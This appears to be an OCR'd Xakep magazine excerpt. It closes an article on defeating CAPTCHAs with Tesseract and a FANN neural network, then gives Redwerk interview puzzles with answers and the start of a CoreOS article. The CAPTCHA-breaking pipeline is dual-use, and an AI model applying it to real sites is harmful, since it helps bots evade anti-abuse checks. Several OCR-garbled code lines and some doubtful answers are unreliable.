
- AForgeNet — поиск связанных частей реализован проще. Создаем `BlobCounter bc = new BlobCounter()`, затем даем ему картинку `Engine.bc.ProcessImage(image)` и на выходе ловим прямоугольники `Rectangle[] rects = Engine.bc.GetObjectsRectangles()`, которые в цикле foreach вырезаем через `Crop crop = new AForge.Imaging.Filters.Crop(new Rectangle(rect.Location, rect.Size))` и сохраняем в массив картинок.
- CCL1 ищет соседние пиксели в `GetNeighboringLabels(Pixel pix)`, который циклами `for (int i = pix.Position.Y - yYy; i <= pix.Position.Y + yYy && i < _height - yYy; i++)` и `for (int j = pix.Position.X - xXx; j <= pix.Position.X + xXx && j < _width - xXx; j++)` проверяет условие `if (i > -1 && j > -1 && _boardj, i ( != 0)` и в случае true выполняет neighboringLabels.Add(_board[j, i]).

ШАГ ЧЕТВЕРТЫЙ. СОХРАНИТЬ СИМВОЛЫ

Удобство и лень! Кнопка RunINFilter открывает вторую форму, фильтры в которой применяются уже в автоматическом режиме. Их надо настроить заранее под каждый вид captcha отдельно. Задача формы — применить фильтры, разделить символы, сохранить указанные пользователем или автоматически найденные (Tesseract) связи «буква — картинка» в отдельную одноименную папку. Это означает, что в конце проделанной работы база данных для обучения создается автоматически и может быть использована как для Tesseract, так и для FANN. Но с одним условием: для нейросети все картинки должны быть одного размера, что в данной программе считается тоже одним из фильтров (Resize) и задается в правой части главного окна W/H. И не оставляй много пустого пространства на картинках, это собьет FANN с толку. Допустим, у нас есть 1000 картинок и на некоторых из них много пустого белого цвета; нейросеть будет считать, что это часть буквы, и все другие картинки, где тоже много белого цвета по краям, будут приравниваться к ней. Получим неправильный результат, и все придется начинать заново. Понятно, что буквы бывают разного размера, и, например, a по сравнению с f или даже W оставит белый участок сверху или снизу. Но никто не запрещает приводить их к одному размеру, заведомо искажать/сжимать для себя (а точнее, для нейросети).

Сохранение реализовано циклом по 24 элементам массива картинок, и если содержимое не равно null, то получаем textbox.text под этим элементом и сравниваем с пустой строкой. Если строка не пустая, то проверяем, существует ли папка с таким именем, помещая в него эту картинку. Когда строка пустая или содержит более одного символа, результат сохраняется в папку Garbage. Саму captcha с именем, совпадающим с правильным вводом текста, сохраняем в Images, для последующей возможности автоматизации проверки на процент корректного распознавания. Весь прогресс также отображается на progressBar1.





ШАГ ПЯТЫЙ. ОБУЧЕНИЕ

Начнем с Tesseract, для его обучения требуется создать три файла: test.arial.exp0.box, test.arial.exp0.tif, test.arial.exp0, где test — имя словаря, arial — имя шрифта, exp0 — номер файла, box — это текстовый файл, где указаны координаты каждого символа, tif — картинка, третий является копией первого. Для их создания предназначена кнопка GenPapers, которая использует следующий код:


```
List<GenPapers> genpaperlist = new List<GenPapers> { };
GenPapers tempgenpaper = new GenPapers();
string[] dirs = Directory.GetDirectories(Environment.↵
GetEnvironmentVariable("userprofile") + "\\Desktop\\TESTDATA\\");


foreach (var item in dirs)
{
  string bb = item.Substring(item.LastIndexOf(@"\") + 1);
  if (bb == "Images" || bb == "Garbage") continue;
  genpaperlist.Add(new GenPapers{ dir = item.ToString(),↵
  files = Directory.GetFiles(item.ToString(), "*.png") });
}
for (int i = 0; i < genpaperlist.Count; i++)
{
  tempgenpaper = (GenPapers)genpaperlist[i];
  using (Graphics g = Graphics.FromImage(BIGbit))
  {
    foreach (var item in tempgenpaper.files)
    {
```


```
      ... *Рисуем
    }
  }
}
...

public class GenPapers : List<string>
{
  public String dir { get; set; }
  public String[] files { get; set; }
}
```

Здесь используется класс GenPapers с двумя полями, первое — имя папки, второе — полный путь для всех картинок внутри этой папки. Далее производится поиск и наполнение объекта genpaperlist данными, после чего в цикле for начинаем работать с каждой директорией в отдельности, рисуя извлеченные данные на большом холсте и попутно записывая координаты для box-файла. Полученный результат требуется задать аргументами к установленному Tesseract в Program Files. Достаточно одного bat-файла, который проведет все действия в автоматическом режиме. Подробная инструкция по обучению находится [здесь](#).







Для обучения нейросети FANN использована часть кода из Tesseract, отличие заключается в том, что мы создаем один текстовый файл train.tr, в котором первая строка — количество картинок, количество точек в каждой (ширина, умноженная на высоту) и количество выходов (букв, которые мы ищем). Сама картинка до всего этого проходит обязательную бинаризацию, для того чтобы выделить всего два состояния каждой точки (1 — черный, 0 — белый цвет), и сохраняется далее в этом же файле во всех следующих строках. Для удобства и возможности использовать разные заранее созданные обученные ann-файлы был создан дополнительный текстовый файл CONFIG.txt. Он состоит из одной строки и указывает количество точек и выходов с их значениями, случайно запустить проверку captcha на другом ann-файле не получится.

```
string a = File.ReadAllText(SaveFilesPath + "CONFIG.txt");
string[] b = a.Split(' ');

int SumPix = Convert.ToInt32(b[0]);
int Outpt = Convert.ToInt32(b1 (.Length);

uint[] layers = { (uint)SumPix, (uint)layerS, (uint)Output };
net.CreateStandardArray(layers);
net.RandomizeWeights(-0.1, 0.1);
net.SetLearningRate(0.7f);
TrainingData data = new TrainingData();
data.ReadTrainFromFile(SaveFilesPath + "train.tr");
net.TrainOnData(data, 1000, 0, 0.001f);
net.Save(SaveFilesPath + "FANNLearning.ann");
```

Получаем конфиг, читаем параметры, число слоев (layers) по рекомендации Википедии задано равным 120, все остальное было выбрано случайным образом или подсмотрено в Сети. Скорость обучения зависит от мощности твоего железа и того, что написано выше. Например, i7-4702MQ при 6500 картинок одним ядром был занят минут 20–30.

ШАГ ШЕСТОЙ. РАСПОЗНАВАНИЕ

В заключительном этапе реализовано два подхода, но используется тот, обучение которого было проведено. Tesseract 3.02 и FANN находятся в нижней левой части главного окна. Первый умеет искать по английскому (выбираем символы из выпадающего списка), русскому, Math и словарю пользователя. Поиск словаря происходит автоматически, и в подсказке tooltip высвечиваются все доступные. Второй распознает текст по кнопке FANNOCR и выводит в лог (левая часть окна) результат анализа для каждого выбранного символа. Очень удобно смотреть, почему нейронная сеть выбрала тот или иной выход:

```
private string OCR(Bitmap img) {
  ...
  {
    int whx = img.Width * img.Height;
    if (SUMMPIX != whx) {
     /* Выводим ошибку, не сошлось количество пикселей */
    }
    double[] input = GetPix(img);
    double[] result = net.Run(input);
    if (tempanswer.Length != result.Length) {
      /* Выводим ошибку, разное количество выходов */
    }
    int maxN = FindMax(result);
    answer = Convert.ToString(tempanswer[maxN]);
    if (ToLogEvent != null)
        ToLogEvent(result, tempanswer, answer);
  ...
  }
}
```

Получили картинку от public-метода, где реализован net.CreateFromFile (SaveFilesPath + "FANNLearning.ann") и чтение конфиг-файла, tempanswer — это переменная, равная b[1], в ней перечислены буквы, которые мы ищем. Сравниваем число пикселей, записываем их в массив и прогоняем через обученный ann, выискивая максимально высокий процент совпадения, затем направляем результат в событие, выбрав один выход и получив букву, закрепленную за ним.









Исходник на dvd.xakep.ru

Не забудь скачать сабж, он пригодится тебе при прочтении этой статьи. Никакой малвари, никакого экстремизма — только чистая наука, только OCR-технологии, только хардкор!

ОБСУЖДАЕМ РЕЗУЛЬТАТЫ

Мои результаты тестирования сильно зависели от количества и качества картинок для обучения, а в случае с нейросетью FANN — и от количества выходов тоже. В среднем captcha, поддавшаяся фильтрам, имела ~80% правильного распознавания, тут многое зависит от усидчивости и желания — чему научишь, то и получишь. Главное — это работает.

ЗАКЛЮЧЕНИЕ

Все описанное в статье можно применить для решения многих других задач. Например, мне при поиске информации для статьи повстречался подробный разбор распознавания образа автомобиля на стоянке. Включай фантазию и Visual Studio! :)



Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ПАРТИЯ НОВЫХ ЗАДАЧ **ОТ REDWERK**



Константин Клягин, глава компании Redwerk, мощный программист и наш старый автор, продолжает жечь. И не глаголом сердца людей, как подумали бы фанаты Пушкина! Константин жжет умы наших читателей своими задачками по программированию. А для тех, чьи мозги оказались достаточно прожаренными по результатам решения предыдущих задачек, он приготовил свежие прохладительные ответы.

ANDROID & IOS

ЗАДАЧА 1

Что выведется на экран?

```
int main(int argc, char const *argv[]) {
  NSAutoreleasePool *pool = [[NSAutoreleasePool alloc] init];
  NSArray *a = [NSArray arrayWithObjects: @1, @2, @3, nil];
  NSLog(@"Hello!");
  NSLog(@"%@", [NSDate date]);
  NSLog(@"%@", a);
  //s = nil;
  [pool drain];
  return 0;
}
```

ЗАДАЧА 2

Что выведется на экран?

```
int main(int argc, char const *argv[]) {
  NSAutoreleasePool *pool = [[NSAutoreleasePool alloc] init];
  NSMutableArray *a = [NSArray arrayWithObjects: @1, @2, @3, nil];
  [a addObject:@3];
  NSLog(@"Hello!");
```

```
  NSLog(@"%@", [NSDate date]);
  NSLog(@"%@", a);
  //s = nil;
  [pool drain];
  return 0;
}
```

ЗАДАЧА 3

Что выведется на экран?

```
int main(int argc, char const *argv[]) {
  NSAutoreleasePool *pool = [[NSAutoreleasePool alloc] init];
  NSMutableArray *a = [NSMutableArray arrayWithObjects: @1, @2, @3, nil];
  [a addObject:@3];
  NSLog(@"Hello!");
  NSLog(@"%@", [NSDate date]);
  NSLog(@"%@", a);
  //s = nil;
  [pool drain];
  return 0;
}
```

ЗАДАЧА 4

Что выведется на экран?

```
int main(int argc, char const *argv[]) {
  NSAutoreleasePool *pool = [[NSAutoreleasePool alloc] init];
  NSDictionary *d = [NSDictionary dictionaryWithObjects↵
  AndKeys: @"a", @1, @"b", @2, @"c", @3, @"4", 4, nil];
  NSArray *a = [d allKeys];
  NSLog(@"Hello!");
  NSLog(@"%@", [NSDate date]);
  NSLog(@"%@", a);
  //s = nil;
  [pool drain];
  return 0;
}
```

PYTHON

ЗАДАЧА 1

```
>>> x = 5
```

Каков будет результат выражений?

```
>>> 1 < x < 10
>>> 10 < x < 20
>>> x < 10 < x*10 < 100
>>> 10 > x <= 9
>>> 5 == x > 4
```

О КОМПАНИИ REDWERK

Мы занимаемся e-government, online media, enterprise-решениями и data mining. Среди наших клиентов как большие компании вроде Siemens, Hosting.com и Worldnow.com, так и стартапы вроде linktiger.com или pagefreezer.com. Решение youtown, которое мы разработали для dotgov.com, выиграло награду Champions of Change от Белого дома.

ЧИТАТЕЛИ, ШЛИТЕ НАМ ВАШИ РЕШЕНИЯ!
Правильные ответы присылай или мне, или на адрес представителя компании, который может быть указан в статье. Поэтому тебе придется не только решить задачку, но и дочитать статью до конца.

ЗАДАЧКИ ИЗ ПРОШЛОГО НОМЕРА
Для экономии места мы не стали дублировать код из предыдущих задачек в этом номере. В журнале ты найдешь только ответы, а вопросы — либо в предыдущем журнале (ты ведь наш постоянный читатель, а?), либо на dvd.xakep.ru.

ОТВЕТЫ НА ЗАДАЧИ ИЗ ПРЕДЫДУЩЕГО НОМЕРА

ANDROID & IOS

Задача 1

1. Текст «Some text» черного цвета.
2. Ничего не изменится

2. Ничего не изменится.

Задача 2

1. initializeConfigs() — размещается в onCreate. Параметры необходимо инициализировать только раз при первом запуске.
2. startRendering() — размещается в onResume. Рендеринг игрового экрана и запуск анимации необходимы, лишь когда activity в фокусе.
3. stopRendering() — размещается в onPause. Рендеринг игрового экрана и отображение анимации будут грузить процессор, особенно если используется OpenGL. В таком случае мы вызываем этот метод, как только user покидает нашу игру.
4. saveGame() — размещается в onStop. Чтобы при длительном сохранении игры не потерялись кадры, данный метод не следует размещать в onPause. Метод не был размещен в onDestroy, поскольку игра может уйти на задний план, прервавшись входящим звонком или нажатием кнопки Home. В случае нехватки памяти система может убить процесс приложения, при этом не вызвав метод onDestroy. При таком раскладе игра не сохранится и user на вас обидится.

Задача 3

Соискатели могут предложить множество интересных решений, начиная с использования возможностей Android SDK и заканчивая использованием технологий вроде OpenCL/OpenGL. Одно из решений для Android SDK — android:largeHeap="true" в AndriodManifest.xml приложения.

Задача 4

Yes

Задача 5

No

Задача 6

exception

Задача 7

No

Задача 8

Segmentation fault

PYTHON

Задача 1

```
>>> a = [1,2,3,4,5]
>>> a[:2]
[1, 2]
>>> a[2:]
[3, 4, 5]
>>> a[2::]
[3, 4, 5]
>>> a[::2]
```

```
[1, 3, 5]
>>> a[:-2]
[1, 2, 3]
>>> a[-2:]
[4, 5]
>>> a[-2::]
[4, 5]
>>> a[::-2]
[5, 3, 1]
```

Задача 2

Данный код создает класс с атрибутом x, которому присваивается значение "hello".

Задача 3

```
>>> foo()
[1]
>>> foo()
[1, 1]
>>> foo()
[1, 1, 1]
```

Когда выполняется вызов метода, интерпретатор создает дефолтные аргументы как объекты и привязывает их к коду функции. Все последующие вызовы метода не создают объект, так как он уже существует и привязан к функции, а способа сделать новую привязку аргументов к функции нет, кроме как переопределить функцию.

JAVA

Задача 1

Плох тем, что тут полные side-effects и непонятно, что происходит в каждом из методов. Данный код невозможно протестировать и поддерживать.

```
public interface ConnectorInterface {
  public String create  ConnectionUrl(Credentials cred);
  public Response process(String url);
  public boolean isValid(Response resp);
}
```

Теперь у нас каждый метод отвечает за определенный кусок логики. Данные методы хорошо покрываются тестами. И никаких side-effects.

Метод saveResults убран из интерфейса, так как логике по сохранению результатов в БД мешать с логикой коннектора глупо.

Один класс — одна ответственность.

Задача 2

```
StringBuffer buff = new StringBuffer();
```

```
for (int i = 0; i < 10000; i ++) {
  buff.append(i);
}
```

Работает быстрее, так как тут acc += i; каждый раз создается новый объект String.

Задача 3

В обычном случае, если метод рекурсивно вызывает сам себя и нет стоп-условия, практически мгновенно вылетает StackOverflowError, поскольку заканчивается стек. В джава-машине глубина стека вызовов составляет 1024. В данном же случае на каждом из промежуточных уровней стека в finally делается дополнительный (второй) вызов вглубь. Соответственно, программа выбросит StackOverflowError эксепшен 1024 раза.

Также общее число вызовов будет 2^1024, следовательно, программа будет выполняться практически вечно.

Строка «End of work!» так никогда и не выведется.

Задача 4

Программа скомпилируется, и выполнится конструктор, который напечатает «create Array». В приведенном выше примере оба конструктора можно вызвать, но по спецификации Java выбирается более конкретный.

Это второй конструктор, так как каждый массив — это объект, но не каждый объект — массив.

Для принудительного вызова необходимого конструктора нужно привести аргументы к типу, определенному в списке формальных параметров:

```
public static void main(String[] args) {
  new Strange Constructors((Object) null);
}
```

C#

Задача 1

1. Добавить пространство имен `System.Runtime.InteropServices`.
2. Добавить атрибут для метода `MessageBox: [DllImport("user32.dll", EntryPoint=↵ "MessageBox")]`.

Задача 2

Это можно сделать с помощью вызова GetMethod у Type-класса, указав флаги BindingFlags. Instance и BindingFlags.NonPublic. Например:

```
using System.Reflection;
class Program  {
  static void Main(string[] args) {
      SomeClass instance = new SomeClass();
      Type type = instance.GetType();

      MethodInfo methodInfo = type.GetMethod("SomeMethod", BindingFlags.
```

```
    MethodInfo methodInfo = type.GetMethod("SomeMethod", BindingFlags.↵
    Instance | BindingFlags.NonPublic);
    methodInfo.Invoke(instance, null);
  }
}
class SomeClass {
  void SomeMethod() {
    Console.WriteLine("Private method");
  }
```

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

ВНИМАНИЕ:
МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.

Hint: контакты редакторов всех рубрик есть на последней полосе.



Виртуализацию в массы! ТЕСТ COREOS



Представь себе серверную ОС, в которой нет зависимостей, несовместимостей между приложениями, версиями ОС и библиотек. Каждый сервис работает в отдельном контейнере независимо от основной системы, не требует установки дополнительных пакетов и совместим с любым релизом ОС. Перенос на другую машину возможен в любой момент. Ну а взломщик, завладевший одним контейнером, никогда не проникнет в другие контейнеры и не доберется до основной системы. Знакомься — это CoreOS.



Евгений Зобнин
androidstreet.net

Честно говоря, этого момента я ждал долго. Технологии виртуализации однажды просто обязаны были превратить ОС в конструктор, состоящий из множества виртуальных окружений. Плюсов у такого принципа построения ОС настолько много, что они легко перекрывают любые возможные минусы. ОС, построенная из контейнеров, безопасна, масштабируема и чрезвычайно удобна в сопровождении.

COREOS И ЕЕ АРХИТЕКТУРА

Минимализм, масштабируемость и Docker в качестве менеджера пакетов — вот три кита, на которых держится CoreOS. Говоря простым языком, ОС представляет собой весьма минималистичную систему на базе ядра Linux, которая содержит набор инструментов для запуска и обслуживания виртуальных окружений (контейнеров) на одном или нескольких хостах.

Каждое стороннее приложение (демон, сетевой сервис) в CoreOS запускается внутри своего собственного минималистичного контейнера. За управление контейнерами отвечает Docker, который представляет собой надстройку над системой контейнерной виртуализации LXC и позволяет скачивать, разворачивать и обновлять виртуальные окружения так же легко и быстро, как устанавливать пакеты с помощью дебиановского apt-get.

В качестве источника формирования контейнеров Docker использует единый репозиторий образов, поэтому процесс установки и запуска софта с его помощью выглядит как скачивание из Сети необходимого набора образов-слоев (см. врезку), формирование из них контейнера и его запуск под управлением LXC. Последний, в свою очередь, отвечает за изоляцию контейнера от основной системы, настройку сетевого соединения и ограничение ресурсов.

